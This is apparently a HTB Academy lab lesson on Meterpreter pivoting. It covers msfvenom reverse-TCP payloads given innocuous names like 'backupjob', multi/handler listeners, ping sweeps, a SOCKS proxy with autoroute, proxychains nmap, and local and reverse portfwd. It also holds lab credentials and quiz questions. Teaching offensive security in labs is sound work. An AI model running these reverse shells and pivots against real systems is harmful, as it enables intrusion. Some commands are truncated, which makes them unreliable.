Meterpreter Tunneling & Port Forwarding

Now let us consider a scenario where we have our Meterpreter shell access on the Ubuntu server (the pivot host), and we want to perform enumeration scans through the pivot host, but we would like to take advantage of the conveniences that Meterpreter sessions bring us. In such cases, we can still create a pivot with our Meterpreter session without relying on SSH port forwarding. We can create a Meterpreter shell for the Ubuntu server with the below command, which will return a shell on our attack host on port `8080`.

Creating Payload for Ubuntu Pivot Host

Meterpreter Tunneling & Port Forwarding

```
dbcyph0n@htb[/htb]$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.10.14.18 -f elf -o backupjob LPORT=

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: backupjob
```

Before copying the payload over, we can start a multi/handler, also known as a Generic Payload Handler.

Configuring & Starting the multi/handler

Meterpreter Tunneling & Port Forwarding

```
msf6 > use exploit/multi/handler

[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf6 exploit(multi/handler) > set lport 8080
lport => 8080
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 0.0.0.0:8080
```

We can copy the `backupjob` binary file to the Ubuntu pivot host `over SSH` and execute it to gain a Meterpreter session.

Executing the Payload on the Pivot Host

Meterpreter Tunneling & Port Forwarding

```
ubuntu@WebServer:~$ ls

backupjob
ubuntu@WebServer:~$ chmod +x backupjob
ubuntu@WebServer:~$ ./backupjob
```

We need to make sure the Meterpreter session is successfully established upon executing the payload.

Meterpreter Session Establishment

Meterpreter Tunneling & Port Forwarding

```
[*] Sending stage (3020772 bytes) to 10.129.202.64
[*] Meterpreter session 1 opened (10.10.14.18:8080 -> 10.129.202.64:39826 ) at 2022-03-03 12:27:43 -0500
meterpreter > pwd

/home/ubuntu
```

We know that the Windows target is on the 172.16.5.0/23 network. So assuming that the firewall on the Windows target is allowing ICMP requests, we would want to perform a ping sweep on this network. We can do that using Meterpreter with the `ping_sweep` module, which will generate the ICMP traffic from the Ubuntu host to the network `172.16.5.0/23`.

Ping Sweep

Meterpreter Tunneling & Port Forwarding

```
meterpreter > run post/multi/gather/ping_sweep RHOSTS=172.16.5.0/23

[*] Performing ping sweep for IP range 172.16.5.0/23
```

We could also perform a ping sweep using a `for loop` directly on a target pivot host that will ping any device in the network range we specify. Here are two helpful ping sweep for loop one-liners we could use for Linux-based and Windows-based pivot hosts.

Ping Sweep For Loop on Linux Pivot Hosts

Meterpreter Tunneling & Port Forwarding

```
for i in {1..254} ;do (ping -c 1 172.16.5.$i | grep "bytes from" &) ;done
```

Ping Sweep For Loop Using CMD

Meterpreter Tunneling & Port Forwarding

```
for /L %i in (1 1 254) do ping 172.16.5.%i -n 1 -w 100 | find "Reply"
```

Ping Sweep Using PowerShell

Meterpreter Tunneling & Port Forwarding

```
1..254 | % {"172.16.5.$($_): $(Test-Connection -count 1 -comp 172.15.5.$($_) -quiet)"}
```

Note: It is possible that a ping sweep may not result in successful replies on the first attempt, especially when communicating across networks. This can be caused by the time it takes for a host to build its arp cache. In these cases, it is good to attempt our ping sweep at least twice to ensure the arp cache gets built.

There could be scenarios when a host's firewall blocks ping (ICMP), and the ping won't get us successful replies. In these cases, we can perform a TCP scan on the 172.16.5.0/23 network with Nmap. Instead of using SSH for port forwarding, we can also use Metasploit's post-exploitation routing module `socks_proxy` to configure a local proxy on our attack host. We will configure the SOCKS proxy for `SOCKS version 4a`. This SOCKS configuration will start a listener on port `9050` and route all the traffic received via our Meterpreter session.

Configuring MSF's SOCKS Proxy

Meterpreter Tunneling & Port Forwarding

```
msf6 > use auxiliary/server/socks_proxy

msf6 auxiliary(server/socks_proxy) > set SRVPORT 9050
SRVPORT => 9050
msf6 auxiliary(server/socks_proxy) > set SRVHOST 0.0.0.0
SRVHOST => 0.0.0.0
msf6 auxiliary(server/socks_proxy) > set version 4a
version => 4a
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.

[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > options

Module options (auxiliary/server/socks_proxy):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The address to listen on
   SRVPORT  9050             yes       The port to listen on
   VERSION  4a               yes       The SOCKS version to use (Accepted: 4a,
                                        5)


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy  Run a SOCKS proxy server
```

Confirming Proxy Server is Running

Meterpreter Tunneling & Port Forwarding

```
msf6 auxiliary(server/socks_proxy) > jobs

Jobs
====

  Id  Name                           Payload  Payload opts
  --  ----                           -------  ------------
  0   Auxiliary: server/socks_proxy
```

After initiating the SOCKS server, we will configure proxychains to route traffic generated by other tools like Nmap through our pivot on the compromised Ubuntu host. We can add the below line at the end of our `proxychains.conf` file located at `/etc/proxychains.conf` if it isn't already there.

Adding a Line to proxychains.conf if Needed

Meterpreter Tunneling & Port Forwarding

```
socks4  127.0.0.1 9050
```

Note: Depending on the version the SOCKS server is running, we may occasionally need to changes socks4 to socks5 in proxychains.conf.

Finally, we need to tell our socks_proxy module to route all the traffic via our Meterpreter session. We can use the `post/multi/manage/autoroute` module from Metasploit to add routes for the 172.16.5.0 subnet and then route all our proxychains traffic.

Creating Routes with AutoRoute

Meterpreter Tunneling & Port Forwarding

```
msf6 > use post/multi/manage/autoroute

msf6 post(multi/manage/autoroute) > set SESSION 1
SESSION => 1
msf6 post(multi/manage/autoroute) > set SUBNET 172.16.5.0
SUBNET => 172.16.5.0
msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: linux
[*] Running module against 10.129.202.64
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.129.0.0/255.255.0.0 from host's routing table.
[+] Route added to subnet 172.16.5.0/255.255.254.0 from host's routing table.
[*] Post module execution completed
```

It is also possible to add routes with autoroute by running autoroute from the Meterpreter session.

Meterpreter Tunneling & Port Forwarding

```
meterpreter > run autoroute -s 172.16.5.0/23

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 172.16.5.0/255.255.254.0...
[+] Added route to 172.16.5.0/255.255.254.0 via 10.129.202.64
[*] Use the -p option to list all active routes
```

After adding the necessary route(s) we can use the `-p` option to list the active routes to make sure our configuration is applied as expected.

Listing Active Routes with AutoRoute

Meterpreter Tunneling & Port Forwarding

```
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.129.0.0         255.255.0.0        Session 1
   172.16.4.0         255.255.254.0      Session 1
   172.16.5.0         255.255.254.0      Session 1
```

As you can see from the output above, the route has been added to the 172.16.5.0/23 network. We will now be able to use proxychains to route our Nmap traffic via our Meterpreter session.

Testing Proxy & Routing Functionality

Meterpreter Tunneling & Port Forwarding

```
dbcyph0n@htb[/htb]$ proxychains nmap 172.16.5.19 -p3389 -sT -v -Pn

ProxyChains-3.1 (http://proxychains.sf.net)
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-03 13:40 EST
Initiating Parallel DNS resolution of 1 host. at 13:40
Completed Parallel DNS resolution of 1 host. at 13:40, 0.12s elapsed
Initiating Connect Scan at 13:40
Scanning 172.16.5.19 [1 port]
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.5.19 :3389-<><>-OK
Discovered open port 3389/tcp on 172.16.5.19
Completed Connect Scan at 13:40, 0.12s elapsed (1 total ports)
Nmap scan report for 172.16.5.19
Host is up (0.12s latency).

PORT     STATE SERVICE
3389/tcp open  ms-wbt-server

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```

Port Forwarding

Port forwarding can also be accomplished using Meterpreter's `portfwd` module. We can enable a listener on our attack host and request Meterpreter to forward all the packets received on this port via our Meterpreter session to a remote host on the 172.16.5.0/23 network.

Portfwd options

Meterpreter Tunneling & Port Forwarding

```
meterpreter > help portfwd

Usage: portfwd [-h] [add | delete | list | flush] [args]


OPTIONS:

    -h        Help banner.
    -i <opt>  Index of the port forward entry to interact with (see the "list" command).
    -l <opt>  Forward: local port to listen on. Reverse: local port to connect to.
    -L <opt>  Forward: local host to listen on (optional). Reverse: local host to connect to.
    -p <opt>  Forward: remote port to connect to. Reverse: remote port to listen on.
    -r <opt>  Forward: remote host to connect to.
    -R        Indicates a reverse port forward.
```

Creating Local TCP Relay

Meterpreter Tunneling & Port Forwarding

```
meterpreter > portfwd add -l 3300 -p 3389 -r 172.16.5.19

[*] Local TCP relay created: :3300 <-> 172.16.5.19:3389
```

The above command requests the Meterpreter session to start a listener on our attack host's local port (`-l`) `3300` and forward all the packets to the remote (`-r`) Windows server `172.16.5.19` on `3389` port (`-p`) via our Meterpreter session. Now, if we execute xfreerdp on our localhost:3300, we will be able to create a remote desktop session.

Connecting to Windows Target through localhost

Meterpreter Tunneling & Port Forwarding

```
dbcyph0n@htb[/htb]$ xfreerdp /v:localhost:3300 /u:victor /p:pass@123
```

Netstat Output

We can use Netstat to view information about the session we recently established. From a defensive perspective, we may benefit from using Netstat if we suspect a host has been compromised. This allows us to view any sessions a host has established.

Meterpreter Tunneling & Port Forwarding

```
dbcyph0n@htb[/htb]$ netstat -antp

tcp        0      0 127.0.0.1:54652         127.0.0.1:3300          ESTABLISHED 4075/xfreerdp
```

Meterpreter Reverse Port Forwarding

Similar to local port forwards, Metasploit can also perform `reverse port forwarding` with the below command, where you might want to listen on a specific port on the compromised server and forward all incoming shells from the Ubuntu server to our attack host. We will start a listener on a new port on our attack host for Windows and request the Ubuntu server to forward all requests received to the Ubuntu server on port `1234` to our listener on port `8081`.

We can create a reverse port forward on our existing shell from the previous scenario using the below command. This command forwards all connections on port `1234` running on the Ubuntu server to our attack host on local port (`-l`) `8081`. We will also configure our listener to listen on port 8081 for a Windows shell.

Reverse Port Forwarding Rules

Meterpreter Tunneling & Port Forwarding

```
meterpreter > portfwd add -R -l 8081 -p 1234 -L 10.10.14.18

[*] Local TCP relay created: 10.10.14.18:8081 <-> :1234
```

Configuring & Starting multi/handler

Meterpreter Tunneling & Port Forwarding

```
meterpreter > bg

[*] Backgrounding session 1...
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LPORT 8081
LPORT => 8081
msf6 exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 0.0.0.0:8081
```

We can now create a reverse shell payload that will send a connection back to our Ubuntu server on `172.16.5.129`:`1234` when executed on our Windows host. Once our Ubuntu server receives this connection, it will forward that to `attack host's ip`:`8081` that we configured.

Generating the Windows Payload

Meterpreter Tunneling & Port Forwarding

```
dbcyph0n@htb[/htb]$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=172.16.5.129 -f exe -o backupscript.

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: backupscript.exe
```

Finally, if we execute our payload on the Windows host, we should be able to receive a shell from Windows pivoted via the Ubuntu server.

Establishing the Meterpreter session


Meterpreter Tunneling & Port Forwarding


```
[*] Started reverse TCP handler on 0.0.0.0:8081
[*] Sending stage (200262 bytes) to 10.10.14.18
[*] Meterpreter session 2 opened (10.10.14.18:8081 -> 10.10.14.18:40173 ) at 2022-03-04 15:26:14 -0500

meterpreter > shell
Process 2336 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\>
```

Note: When spawning your target, we ask you to wait for 3 - 5 minutes until the whole lab with all the configurations is set up so that the connection to your target works flawlessly.





Start Instance

∞ / 1 spawns left

Waiting to start...

Questions

Answer the question(s) below to complete this Section and earn cubes!

Target(s): Click here to spawn the target system!

Cheat Sheet

Download VPN Connection File

SSH to with user "ubuntu" and password "HTB_@cademy_stdnt!"

+ 0 What two IP addresses can be discovered when attempting a ping sweep from the Ubuntu pivot host? (Format: x.x.x.x,x.x.x.x)

Submit your answer here...

+10 Streak pts Submit Hint Show Solution

+ 0 Which of the routes that AutoRoute adds allows 172.16.5.19 to be reachable from the attack host? (Format: x.x.x.x/x.x.x.x)

Submit your answer here...

+10 Streak pts Submit Hint Show Solution

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Cheat Sheet

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∞ / 1 spawns left